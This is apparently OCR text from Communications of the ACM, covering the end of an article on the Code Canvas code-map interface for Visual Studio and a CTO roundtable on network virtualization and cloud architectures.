


Figure 3. The Code Canvas version of the Oahu map, focused on the upper left corner of the UI layer. The map includes two overlays: search results in yellow and an execution trace as a series of red arrows. The callout shows the result of zooming into a method to edit its code.

tions. The Oahu code map showed that a single map could represent an entire software project in a way that was meaningful to all the developers on the team. The team's response to the map was mixed. Two new hires on the Oahu team used the map extensively as part of their "onboarding" process, studying and annotating it often. Other team members had several criticisms, all stemming from the lack of interaction. They wanted to tailor the level of detail and the element positions to the needs of the discussion to change the content for the task (for example, add call graphs to the map). We were able to address all these concerns in our Code Canvas.

Maps at the Center of the Development Environment

We've incorporated insights from these studies into a prototype user interface for Microsoft Visual Studio, called Code Canvas, which makes a code map the central metaphor of the development experience.[5] Rather than relying on tabbed documents and hierarchical overviews to navigate and edit the code, Code Canvas places all of a project's documents (code files, icons, user interface designs, among others) onto a panning, zooming code map. The user can zoom out to get an overview of the project's structure and zoom in to view or edit code and other documents. (A video of Code Canvas is available at http://www.youtube.com/watch?v=tsFfyli2Y9s.)

We designed the look of the Code Canvas map based on our experience with the Oahu team. Figure 3 shows the Oahu project loaded into Code Canvas, in particular the upper left-hand corner of the UI layer (the area indicated with a dashed rectangle in Figure 2). Using the visual conventions from the Oahu map, the Code Canvas map shows types as white boxes, with the identifiers labeled using concept keyword colorization, and with types organized into labeled bands (Popup Menu, Reminders, among others). The type and concept boxes are positioned in Code Canvas in the same layout as the Oahu map.

An important lesson from the Oahu research is that developers assign meaning to the spatial layout of the code. Code Canvas therefore takes a mixed initiative approach to layout. The user is able to place any box on the map through direct manipulation, but Code Canvas also uses the MSAGL (Microsoft Automatic Graph Layout) engine (http://research.microsoft.com/msagl) to provide an initial layout for new code maps and to prevent occlusion and maintain relationships as the user makes subsequent changes to the layout.

Code Canvas uses a technique called *semantic zoom* to show different levels of detail at different levels of zoom. At the 10%-level of zoom, the code itself is invisible because its size is less than a pixel per line, but the type names and member names are shown at a readable size. The callout in Figure 3 shows the 100%-level of zoom, where the code file itself is displayed

using the standard editor, which provides the usual syntactic formatting and coloring and standard editor features such as code completion. At intermediate levels of zoom the code becomes visible, first in a skeletal form (in the style of Seesoft,[6] a well-known software visualization tool from the early 1990s), then as readable text.

For a tour of Code Canvas's features, let's replay our initial story.

Jane's development environment shows an overview map of the whole project, called the HOME canvas. Its layout is as familiar to her as her hometown, since she has been moving around both of them for years. To start her task of understanding her project's dependency on the unsupported library, she searches for uses of the library. The search results are overlaid on the map in yellow boxes (as shown in Figure 3) in addition to being listed in a separate window. She immediately sees the two parts of the code that depend on the library. She zooms into one of them to look closer at exactly which classes are implicated and then clicks on an individual search result to look at the code itself.

After exploring this way for a while, she decides to focus on just the relevant code, so she creates a new "filtered canvas" in a new tab that contains the subset of the code containing the search results, maintaining the spatial relationships that help her stay oriented. As on the HOME canvas, the code on the filtered canvas is shown inside boxes representing the relevant classes and interfaces. This filtered canvas acts as the class diagram Jane previously drew on her notepad, except here the search results and class diagram are automatically kept in sync and are persisted together.

Joe knocks on the door and asks Jane a question. She clicks over to the HOME canvas tab, zooms out, and points at parts of it to support what she's saying. The HOME canvas is shared among all team members, precisely to provide a common ground around which the team can have discussions. To explain the feature that is puzzling Joe, Jane sets a debugger breakpoint and runs the program. When the breakpoint is reached, Code Canvas shows the call stack using a series of red execution arrows, like those in Figure 3. Jane then creates a second filtered canvas, focused on this call stack. She zooms out to give Jim a tour of the parts of the code involved in the feature. When Joe asks detailed questions about the algorithms, Jane zooms in on the relevant code. When the conversation with Joe is over, Jane simply closes the new tabs and returns to the one where she was working, which looks exactly as she left it.

In short, Code Canvas provides explicit task support through multiple canvases and uses stable, spatial layouts to keep users oriented. These design goals are shared by the Code Bubbles project at Brown University.[1] Code Bubbles' strategy is to start with an empty canvas and add items as the user searches and browses the project. In contrast, Code Canvas starts with an overview and allows users to filter down to items of interest. In our future work, we will explore hybrids of the two approaches.

Conclusion

Based the work practices we observed in our field studies, we believe making a code map central to the user interface of the development environment promises to reduce disorientation, answer common information needs, and anchor team conversations. Spatial memory and reasoning are little used by software developers today. In a lab-based evaluation of a previous version of our code-map design, we showed that developers form a reliable spatial memory of a code map during 90-minute sessions of programming tasks.[4] By exploiting these cognitive resources, code maps will allow developers to be better grounded in the code, whether working solo or collaboratively. We believe this will fundamentally change and improve the software development experience. C

Related articles on queue.acm.org

Code Spelunking Redux
George V. Neville-Neil
http://queue.acm.org/detail.cfm?id=1483108

Visualizing System Latency
Brendan Gregg
http://queue.acm.org/detail.cfm?id=1809426

The Woes of IDEs
Jef Raskin
http://queue.acm.org/detail.cfm?id=864034

References

1. Bragdon, A., Reiss, S.P., Zeleznik, R., Karumuri, S., Cheung, W., Kaplan, J., Coleman, C., Adeputra, F., LaViola Jr., J.J. Code Bubbles: Rethinking the user interface paradigm of integrated development environments. In *Proceedings of the 32nd International Conference on Software Engineering* (2010).
2. Cherubini, M., Venolia, G., DeLine, R. Building an ecologically valid, large-scale diagram to help developers stay oriented in their code. In *Proceedings of the IEEE Symposium on Visual Languages and Human-Centric Cowmputing* (Sept. 2007).
3. Cherubini, M., Venolia, G., DeLine, R., Ko, A.J. Let's go to the whiteboard: How and why software developers use drawings. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (May 2007).
4. DeLine, R., Czerwinski, M., Meyers, B., Venolia, G., Drucker, S., Robertson, G. Code thumbnails: Using spatial memory to navigate source code. In *Proceedings of the IEEE Symposium on Visual Languages and Human-centric Computing* (2006).
5. DeLine, R., Rowan, K. Code Canvas: Zooming toward better development environments. In *Proceedings of the International Conference on Software Engineering (New Ideas and Emerging Results)*. May 2010.
6. Eick, S.C., Steffen, J.L., Sumner Jr., E.E. 1992. Seesoft: A tool for visualizing line-oriented software statistics. *IEEE Transactions on Software Engineering 18*, 11 (1992), 957-968.
7. Ko, A.J., DeLine, R., Venolia, G. Information needs in collocated software development teams. In *Proceedings of the 29th International Conference on Software Engineering* (May 2007).
8. Sillito, J., Murphy, G. C., De Volder, K. 2008. Asking and answering questions during a programming change task. *IEEE Transactions on Software Engineering*.
9. Storey, M.A., Best, C., Michaud, J., Rayside, D., Litoiu, M., Musen, M. SHriMP views: An interactive environment for information visualization and navigation. In *Proceedings of the Conference on Human Factors in Computing Systems* (May 2002).
10. Wettel, R., Lanza, M. Visualizing software systems as cities. In *Proceedings of the IEEE International Workshop on Visualizing Software for Understanding and Analysis* (2007).

Robert DeLine (http://research.microsoft.com/~rdeline) is a Principal Researcher at Microsoft Research, working at the intersection of software engineering and human-computer interaction. His research group designs development tools in a user-centered fashion: they conduct studies of development teams to understand their work practice and prototype tools to improve that practice.

Kael Rowan (http://research.microsoft.com/~kaelr) is a Senior Research Software Design Engineer at Microsoft Research, focusing on the next generation of software development including software visualization and spatial layout of source code. His background has gone from operating system internals and formal software verification to modern user interfaces and HCI.

Gina Venolia (http://research.microsoft.com/~ginav) is a senior researcher with Microsoft Research in the Human Interactions of Programming group. Her research focuses on building systems that make knowledge flow more freely among people. She is studying distributed software teams and developing systems that exploit spatial memory to support navigation and team awareness.

DOI:10.1145/1787234.1787251

Article development led by acmqueue
queue.acm.org

Leading experts debate how virtualization and clouds impact network service architectures.

BY MACHE CREEGER

Moving to the Edge: A CTO Roundtable on Network Virtualization

THE GENERAL IT community is just beginning to digest how the advent of virtual machines and cloud computing are changing their world. These new technologies promise to make applications more portable and increase the opportunity for more flexibility and efficiency in both on-premise and outsourced support infrastructures. Virtualization can break long-standing linkages between applications and their supporting physical devices, however. Before data-center managers can take advantage of these new opportunities, they must have a better understanding of service infrastructure requirements and their linkages to applications.

In this ACM CTO Roundtable, leading providers and users of network virtualization technologies discuss how virtualization and clouds impact network service architectures, both in their abilities to move legacy applications to more flexible and efficient virtualized environments and to enable new types of network functionality.

—*Mache Creeger*

Clockwise from top left: Surendra Reddy, Mache Creeger, Martin Casado, and Charles Beeler.

Participants

Simon Crosby is the CTO of Virtualization and Management Division, Citrix Systems.

Oliver Tavakoli is the CTO and VP of SLT Architecture and Technology Group, Juniper Networks.

Lin Nease is director of Emerging Technologies for ProCurve Networking, Hewlett-Packard.

Martin Casado is VP, CTO, and founder of Nicira, Inc.

Surendra Reddy is VP of Cloud Computing, Yahoo!

Charles Beeler is General Partner of El Dorado Ventures.

Steve Bourne is Chair of ACM's Professions Board; CTO of El Dorado Ventures; and past president of ACM.

Mache Creeger (Moderator) is Principal of Emergent Technology Associates.

CREEGER: Our discussion will focus on how virtualization and clouds impact network service architectures, both in the ability to move legacy applications to more flexible and efficient virtualized environments and what new functionality may become available. I would like each of you to comment on the challenges and opportunities people will face in the next couple of years as the world progresses with these new platform architectures.

CROSBY: Virtualization challenges the binding of infrastructural services to physical devices. One can no longer reason about the presence or the utility of a service function physically bound to a device and its relationship to a specific workload. Workloads now move around, based on demand, response time, available service capacity, resource prices, and so on. While the networking industry was founded on a value proposition tied to a specific physical box, virtualization as a separation layer has introduced a profound challenge to that premise. Moreover, given the progress of Moore's Law and the large number of VMs (virtual machines) we can run per server, the implicit change to networking is that the last-hop switch is necessarily a feature of the hypervisor or hardware of the server and not a traditional hardware switch in the physical network.

NEASE: We've broken a paradigm. Because the core can now handle so many workloads, dedicated network devices are not being asked to solve the same problem. Networks in the past have reinforced the concept that user equals device, equals port, equals location. With virtualization, those identity relationships are now dead. Networking will need to evolve as a result.

CASADO: Networks have always been built in support of some other higher-priority requirements. As a result people have never been required to produce good stand-alone network architectures. If I'm building an operating system that people use as a platform for applications, I must have nice application platform abstractions. Networks have never had to do that.

Originally, the leverage point was in the network because it was central. Because of this, networks have always been an obvious place to put things such as configuration state. Now the leverage point is at the edge because the semantics there are very rich. I know where a VM is, I know who's on it, and I know when it joins and when it leaves. As a result, I don't require traditional

PHOTOGRAPHS BY TOM UPTON

Clockwise from top left: Oliver Tavakoli, Lin Nease, Simon Crosby, and Steve Bourne.

service discovery and often don't need multicast. Because the leverage point is at the edge, the dynamic changes completely; and because the semantics are now more interesting at the edge, you have a clash of paradigms.

NEASE: We've seen the same process take place with blade servers. When we started centralizing some of the functions that used to be distributed among many servers, we could easily and authoritatively know things that used to be difficult to obtain. Things—for example, in station state, address, or user—became much easier to determine because the new blade architecture made it very convenient.

CASADO: Most scalable clouds are subnetworked. They are architected to not deal with VLANs (virtual LANs) or do flat anything and are not going to try and do one big L2 domain. It's all subnet'ed upfront with the cloud overlaid on top.

Networks do not have virtualization built in, and VLANs are not virtualization in a global sense. It's easier just to treat the entire network infrastructure as a big dumb switch and hold the intelligence at the edge because that is where the semantics are.

CROSBY: Networking vendors sell differentiated networking value propositions to their customers. As IaaS (Infrastructure as a Service) comes into wider use, APIs will shift. If I have an investment in IT skill sets to manage Juniper equipment in my private data center, can I use those skills, configurations, and policies off-premise in the cloud?

IaaS challenges the traditional vendor/customer roles for networking equipment. It may be that the cloud vendor purchased equipment from a specific vendor, but there is no way for that vendor to surface its unique value proposition to the IaaS customer. Does this necessarily force commoditization in network equipment? I think it does. Google, for example, reportedly already builds its own networking gear from industry-standard parts.

REDDY: In the next two to three years our goal is to make the building of an application, its packaging, and deployment completely transparent. I want to specify SLA (service-level agreement), latency, and *x*-megabit-per-second throughput and receive a virtual network that satisfies the requirement. I don't care if it's Cisco, Juniper, or whatever. What I want is a service provider that constructs and delivers the network that is required. As the end user, I care about only the above-the-line result.

CROSBY: Deciding whether to buy an HP or a Juniper switch is a localized problem of scale, complexity, IC integration, and so forth. To outsource that work, I will have to go to a large number of cloud vendors and attempt to determine for my combined networking and compute problem how to choose the best vendor. That's way too hard if I already have a strong preference for and investment in a particular vendor's equipment, value, and management.

Alternatively, if we pursue a "genericized" feature list on the part of virtualized networks, we make it difficult for application owners to support their rich needs for control. After all, the richness of a switch/router feature set is designed specifically to address customer needs. If we genericize those features, we may not be able to support features in the cloud rich enough to meet customer needs.

NEASE: That's looking at cloud computing in its infancy. How does someone decide on HP versus Juniper? Two or three vendors will come in and say, "I know the environment and I know what you're trying to run. Based on what you need, here are the things I'd recommend."

Cloud vendors are not going to become a monopoly overnight. It will evolve over some meaningful period of time, and eventually a few major winners will emerge, depending on area.

CASADO: We all agree that if you take a slider bar and move it fully to the right to "future," you're going to have some massive consolidation, with a few large vendors left standing. The question is how long will that slider bar take to get to the end result?

CROSBY: I talk to CIOs who are already telling their employees there will be no new net servers, and any new server purchases will require their sign-off. This has motivated operations teams to find ways to rent server cycles by the hour.

A key opportunity arising from virtualization and the cloud is to enable CIOs to address the labor challenges of today's owned infrastructure. CIOs will absolutely take advantage of every opportunity to outsource new workloads to hardware they do not have to purchase and is automatically provisioned and managed without expensive labor costs, provided that key enterprise requirements—SLAs and security and regulatory compliance—can be met.

TAVAKOLI: One of the things that virtualization buys you is homogeneity. When you run on top of a hypervisor, you don't really care what the drivers are; you are relying on the system. We have to get to the same degree of homogeneity on the network side. The question is both economic and technical: Who is best positioned to solve the massive network management problem?

You could take virtual switches and, as Arista has done, stitch them into your existing environment, while leaving the virtual switch in place. You can take the Cisco approach of replacing that virtual switch with your own virtual switch and pull everything back to an aggregation point. At Juniper, we want to build what is in effect a stateless, high-capacity, 100,000-port switch but without backhauling everything to the "god box" in the middle.

> SIMON CROSBY
> **If I have an investment in IT skill sets to manage Juniper equipment in my private data center, can I use those skills, configurations, and policies off-premise in the cloud?**

NEASE: We are talking about taking a network function, decomposing it into constituent parts, and choosing a different place to implement those parts. One of the parts is "figure out where to send this," and that part gets separated into multiple parts depending on the specific attributes of your existing physical infrastructure. Owning your own assets is still going to make sense for some time to come because the complexity of your existing data-center infrastructure will restrict what you can actually hire someone else to do for you as a service.

TAVAKOLI: There are solutions today that will work in a garden-variety 5,000-square-foot data center. They take a general approach and are not as concerned about things such as end-to-end latency. That's one approach. You can also take a more specialized approach and address customers that have very specific needs such as latency sensitivity.

REDDY: There are two management perspectives in addressing this issue. One is at the infrastructure level: the service provider who cares about the networks. The other is about the services received over the wire. They don't care about the network; they care about service availability and response time. From the service virtualization perspective, I need to see everything in a holistic way: network, storage, computing, service availability, and response time.

CASADO: As you consume the network into the virtualization layer, you lose visibility and control of those components. We are just figuring out how to get it back. Networks are being consumed into the host and they're losing control. We have a set of practices and tools that we use to monitor things, provide security, and do trending, and that information is now more accessible to the guy who runs the host than to the guy who runs the network.

CROSBY: Let's make it real. In a medium-size enterprise I have a LAN segment called LAN A with an IDS (intrusion detection system), and a different LAN B segment with no IDS. If I have an application running in a VM and move it from a server residing on LAN A to a server on LAN B, then I have a problem.

NEASE: No, you move it only to a segment that supports the physical service. That's how networks are rendered.

CROSBY: The key point is that you don't have the luxury of being asked when a VM moves; you are told. The argument that Lin (Nease) makes is that we would never move a thing to a LAN segment that is not protected. People usually don't understand the infrastructure at that level of detail. When the IT guy sees a load not being adequately serviced and sees spare capacity, the service gets moved so the load is adequately resourced. End of story: it will move to the edge. You are not asked if the move is OK, you are told about it after it happens. The challenge is to incorporate the constraints that Lin mentions in the automation logic that relates to how/when/where workloads may execute. This in turn requires substantial management change in IT processes.

TAVAKOLI: You can have a proxy at the edge that speaks to all of the functionality available in that segment.

CROSBY: The last-hop switch is right there on the server, and that's the best place to have all of those functions. Moving current in-network functions to the edge (such as, onto the server) gives us a way to ensure that services are present on all servers, and when a VM executes on a particular server, its specific policies can be enforced on that server.

CASADO: This conversation gets much clearer if we all realize there are two networks here: a physical network and one or more logical networks. These networks are decoupled. If you do service interposition, then you have to do it at the logical level. Otherwise you are servicing the wrong network. Where you can interpose into a logical network, at some point in the future these services will become distributed. When they become a service, they're part of a logical network and they can be logically sized, partitioned, and so on.

Today, services are tethered to a physical box because of the sales cycle, because someone comes in and says, "I've got a very expensive box and I need to have high margins to exist." As soon as you decouple these things, you have to put them into the logical topology or they don't work. Once you do that, you're untethered.

NEASE: But once you distribute them, you have to make sure that you haven't created 25 things to manage instead of one.

CASADO: You already have the model of slicing, so you already have virtualization; thus, nothing changes in complexity. You have the exact same complexity model, the exact same management model.

NEASE: No, if I can get problems from more than one place, something has changed. Think of virtual switching as a distributed policy enforcement point. It is not true, however, that distributed stuff is equal in cost to centralized stuff. If distributed stuff involves more than one way that a problem could occur, then it will cost more.

CASADO: It would have to be distributed on the box. If you're going to inject it to one or more logical topologies, then you will have the same amount of complexity. You've got logically isolated components, which are in different default domains.

If people want the dynamics and cost structure of the cloud, they should either not invest in anything now and wait a little while; or invest in a scale-out commodity and make it look like Amazon. If they do not take one of these two paths, then they will be locked into a vertically integrated stack and the world will pass them by.

CROSBY: The mandate to IT is to virtualize. It's the only way you get back the value inherent in Moore's Law. You're buying a server that has incredible capacity—about 120 VMs per server—that includes a hypervisor-based virtual switch. You typically have more than one server, and that virtual switch is the last-hop point that touches your packets. The virtual switch allows systems administrators to be in charge of an environment that can move workloads on the fly from A to B and requires the network to ensure that packets show up where they can be consumed by the right VMs.

NEASE: The people who will be left out in the cold are the folks in IT who have built their careers tuning switches. As the edge moves into the server where enforcement is significantly improved, there will be new interfaces that we've not yet seen. It will not be a world of discover, learn, and snoop; it will be a world of know and cause.

CROSBY: The challenge for networking vendors is to define their point of presence at the edge. They need to show what they are doing on that last-hop switch and how they participate in the value chain. Cisco, for example, via its Nexus 1000V virtual switch, is already staking a claim at the edge and protecting its customers' investments in skill sets and management tools.

BEELER: If I manage the network within an enterprise and I'm told we just virtualized all our servers and are going to be moving VMs around the network to the best host platforms, then as network manager, since I do not have a virtualized network, this causes me problems. How do I address that? How do I take the IDS that I have on my network today, not of the future, and address this problem?

CASADO: You either take advantage of the dynamics of the cloud, which means you can move it and you do scale out, or you don't. In this case you can't do these VM moves without breaking the IDS. The technology simply dictates whether you can have a dynamic infrastructure or not.

REDDY: My server utilization is less than 10%. That number is not just CPU utilization—memory and I/O bandwidth are also limited because there are only two network cards on the each server box. All my applications are very network-bandwidth intensive and saturate the NICs (network interface cards). Moreover, we also make a lot of I/O calls to disk to cache content. Though I have eight cores on a box, I can use only one, and that leaves seven cores unutilized.

NEASE: It seems like you would benefit from an affinity architecture where the communicating peers were in the same socket, but that sometimes requires gutting the existing architecture to pull off.

TAVAKOLI: From our perspective, you want a switch without those affinity characteristics so you don't have to worry about "same rack, same row" to achieve latency targets. You really want a huge switch with latency characteristics independent of row and rack.

REDDY: It is more of a scheduling issue. It's about getting all the data into the right place and making best use of the available resources. We need to schedule a variety of resources: network, storage, computational, and memory. No algorithms exist to optimally schedule these media to maximize utilization.

TAVAKOLI: You want an extremely holistic view. You are asking where you put a VM based on the current runtime context of the hypervisor so you can maximize utilization and minimize contention for all aspects of data-center operations, such as CPU, network, storage, and others.

NEASE: You have to understand that the arrival of demand is a critical component to achieving this optimization, and it is not under your control.

REDDY: At Yahoo! we built a traffic server proxy that is open sourced and has knowledge and intelligence regarding incoming traffic from the network edge. The proxy characterizes and shapes incoming traffic, and routes it appropriately.

CASADO: This approach works best when linked with pretty dumb commodity switches, high fan-out, and multipath for load balancing. Then they build the intelligence at the edge. This is the state of the art.

It does not matter where the edge is in this case. Whether you enforce it at the vSwitch, the NIC, or the first-hop switch, the only thing that matters is whose toes you step on when you exercise control. The definition for the edge is the last piece of network intelligence. How that translates to a physical device—an x86, a NIC—depends on how you want to set up your architecture.

REDDY: When a Yahoo! user sends a request from Jordan, a domain address maps to his IP address. Once he lands on the server, DNS (Domain Name System) is used to determine that he is coming from Jordan. I can then map this traffic to the edge server located in the data center serving the Middle East. That's your entry point and that is your edge router.

The traffic then goes to the Apache proxy, which is a layer-7 router that we built. It determines that since the user is coming from Jordan, we should route service to our data center in Singapore, or in Switzerland. The traffic never comes to the U.S.

Depending on how I want to do traffic shaping, this architecture allows me to change my routing policies dynamically and route traffic to the U.K., Switzerland, or Taiwan as needed. I can do all this through layer-7 routing (Apache proxy layer).

TAVAKOLI: This is a different solution to the problem of large data centers and virtualization in the cloud. If routing intelligence needs to move up the stack to layer-7, then by definition you're going to disenfranchise layers 2 and 3 from a bunch of policy decisions. As you move up the stack it becomes more of a general-purpose kind of application, with general-purpose processors being better suited for that type of work.

If a decision point requires that you pick something specific out of an XML schema or a REST (representational state transfer) body, then the intelligence needs to be there. The distribution of enforcement needs to be closer to the edge for it to scale.

Where precisely that edge is, whether it's on the last-hop physical switch, the NIC, or the vSwitch, is almost beside the point. With something like VEPA (Virtual Ethernet Port Aggregator), you could aggregate that up one hop and it would not significantly change the argument. The issue is about what you can ascertain from layers 2 and 3 versus what you need to ascertain from a much higher context at the application level.

REDDY: This was the best we could do given our current level of virtualization infrastructure.

How do I get from where I am to take full advantage of the current state of virtualization? I want to move my distribution function from where it currently resides at the edge of the network to its core. I want to build a huge switch fabric on the hypervisor so I can localize the routing process within that hypervisor.

If you look at the enterprise applications, there is a relationship between multiple tiers. We built a deployment language that characterizes the relationship between each tier: the application tier, which is latency sensitive; the application-to-database tier, which is throughput sensitive; and the database-storage tier, which is again throughput sensitive. We then internally built a modeling architecture to characterize this information so that it can be used effectively during operations.

CASADO: Where you enforce is a complete red herring. What this says to me is that because Surendra's (Reddy) data-path problems are being driven by applications, he really has to open them up. To solve this problem, you want to be able to dictate how packets move. To implement this, you will need to control your flow table.

NEASE: The issue here is that a network is a single shared system, and it won't work if an individual constituent tries to program it. It has to be the center that is programmed. Effectively, it comes down to replacing the vendor's view of the protocols of importance.

CROSBY: Hang on. You intend to sell a switch to cloud vendors? If that is true, every single tenant has a reasonable expectation that they can program their own networks—to implement policies to make their applications work properly and to protect them.

NEASE: No, it's the service provider that programs the network on behalf of the tenants.

CROSBY: If I'm a tenant of a virtual private data center, I have a reasonable right to inspect every single packet that crosses my network. Indeed, I might have a regulatory obligation to do precisely that or to run compliance checks or network fuzzing to check that my systems are secure.

CASADO: This gets to become a red herring. People who are building efficient data centers today are overlaying on top of existing networks, because they can't program them. That is just a fact.

TAVAKOLI: We have done an implementation of Open Flow on our MX routers that allows for precisely what you're talking about. Though not a supported product, it does provide a proof of concept of an SDK (software development kit) approach to programming networks.

NEASE: There's a contention over who's providing the network edge inside the server. It's clearly going inside the server and is forever gone from a dedicated network device. A server-based architecture will eventually emerge providing network-management edge control that will have an API for edge functionality, as well as an enforcement point. The only question in my mind is what will shake out with NICs, I/O virtualization, virtual bridges, among others. Soft switches are here to stay, and I believe the whole NIC thing is going to be an option in which only a few will partake. The services provided by software are what are of value here, and Moore's Law has cheapened CPU

cycles enough to make it worthwhile to burn switching cycles inside the server.

If I'm a network guy in IT, I better learn the concept of port groups, how VMware, Xen, and others work much more intensely, and then figure out how to get control of the password and get on the edge. Those folks now have options that they have never had before.

The guys managing the servers are not qualified to lead on this because they don't understand the concept of a single shared network. They think in terms of bandwidth and VPLS (virtual private LAN service) instead of thinking about the network as one system that everybody shares and is way oversubscribed.

REDDY: We are moving to Xen and building a new data center architecture with flat networks. We tried to use VLANs, but we have taken a different approach and are going to a flat layer 2 network. On top of this we are building an open vSwitch model placing everything in the fabric on the server.

My problem is in responding to the service requirements of my applications and addressing things such as latency and throughput. The data needed to address these issues is not available from either a network virtualization solution or the hypervisor.

Also, my uplink from the switches is 10 gigabits per second or multiple 10 gigabits per second, but my NICs are only one gig. If I run 10 VMs on a box, then all of the bandwidth aggregates on one or two NICs.

NEASE: You guys are cheap. If you went to a backplane, then you would get a lot more bandwidth out of those servers. A KR signal on a backplane is how you get a cheap copper trace for 10-gigabit service.

CASADO: Going forward, a new network layer is opening up so you can take advantage of virtualization. Traditional networking vendors certainly do not control it today and may not control it in the future. The implications are that it may not matter what networking hardware you purchase, but it may matter much more what network virtualization software you choose.

If you like the cost point and the service and operations model of the cloud, then look at Eucalyptus, Amazon, Rackspace, and so forth, and see how they build out their infrastructure. Today

MACHE CREEGER

Mass interest in virtualizing the data center is breaking a lot of traditional physical versus logical bounds. You need to concentrate on what you're trying to achieve in your data center and what key properties you're trying to preserve.

that is the only way you can get these types of flexibility and per-port costs.

It would be interesting to compare a vertically integrated enterprise with something like Amazon EC2 (Elastic Compute Cloud) in terms of cost per port and efficiency.

BEELER: The guys who run infrastructure for Google told us that the difference between running their own infrastructure and running their stuff on Amazon was small enough that it really made them think about whether they wanted to continue to do it themselves.

CASADO: We have seen close to two orders of magnitude difference between a vertically integrated solution and something like EC2.

BEELER: The relevance here is that while these issues may not affect you today as a practitioner, you should understand them because they will affect you tomorrow. In this way you can make intelligent investments that will not preclude you from taking advantage of these kinds of benefits in the future.

CASADO: The leverage point for vertical integration has always come from the networking vendors. It was lost a long time ago on the servers. Someone who offers a full solution is going to be a networking vendor. If you're making a purchasing decision, then you don't have to blindly follow the legacy architectures.

I do not believe that owners of existing network infrastructure need to worry about the hardware they already have in place. Chances are your existing network infrastructure provides adequate bandwidth. Longer term, networking functions are being pulled into software, and you can probably keep your infrastructure. The reason you buy hardware the next time will be because you need more bandwidth or less latency. It will not be because you need some virtualization function.

TAVAKOLI: We get caught up on whether one is implementing a new data center from scratch or is incrementally adding to an existing one. For a new data center, there are several things to keep in mind. Number one, if you're planning for the next five years, understand how you are going to avoid focusing on "rack versus row versus data center." Architect the data center to minimize location-dependent constraints but still be able to

take advantage of location opportunities as they arise.

Also, have a strategy for how you can still obtain a top-level view from all the independent edge-based instances. This is especially critical in areas such as security, where you need a global view of a multiple-point attack. If there's an attack that consists of multiple events that are all below individual thresholds, then there's still some correlation required up top to be able to recognize it as an attack. You cannot get away with saying that these are distributed, independent problems at the edge and that no correlation is required.

NEASE: You will never remove the concept of location from networking. It will always be part and parcel of the value proposition. Bandwidth consumption will be rarer the farther you span, and latency will be shorter the closer you are. Physical location of networking resources never completely goes away. The network is never location independent and always has a component of geography, location, and physics. You cannot separate them.

CREEGER: The issues involved in network virtualization are moving quickly. Mass interest in virtualizing the data center is breaking a lot of traditional physical versus logical bounds. You need to concentrate on what you're trying to achieve in your data center and what key properties you're trying to preserve. If you do decide to virtualize, do an internal cloud, or subcontract out to an external cloud vendor, then you need to parallel your architecture closely to industry leaders such as Amazon so you keep close to current accepted practices. Additionally, to avoid breakage between physical and virtual devices, you want to minimize functionality and performance investments that require device-specific configuration of the physical infrastructure. As virtual devices become more prevalent, those device-specific configurations will become more of a burden.

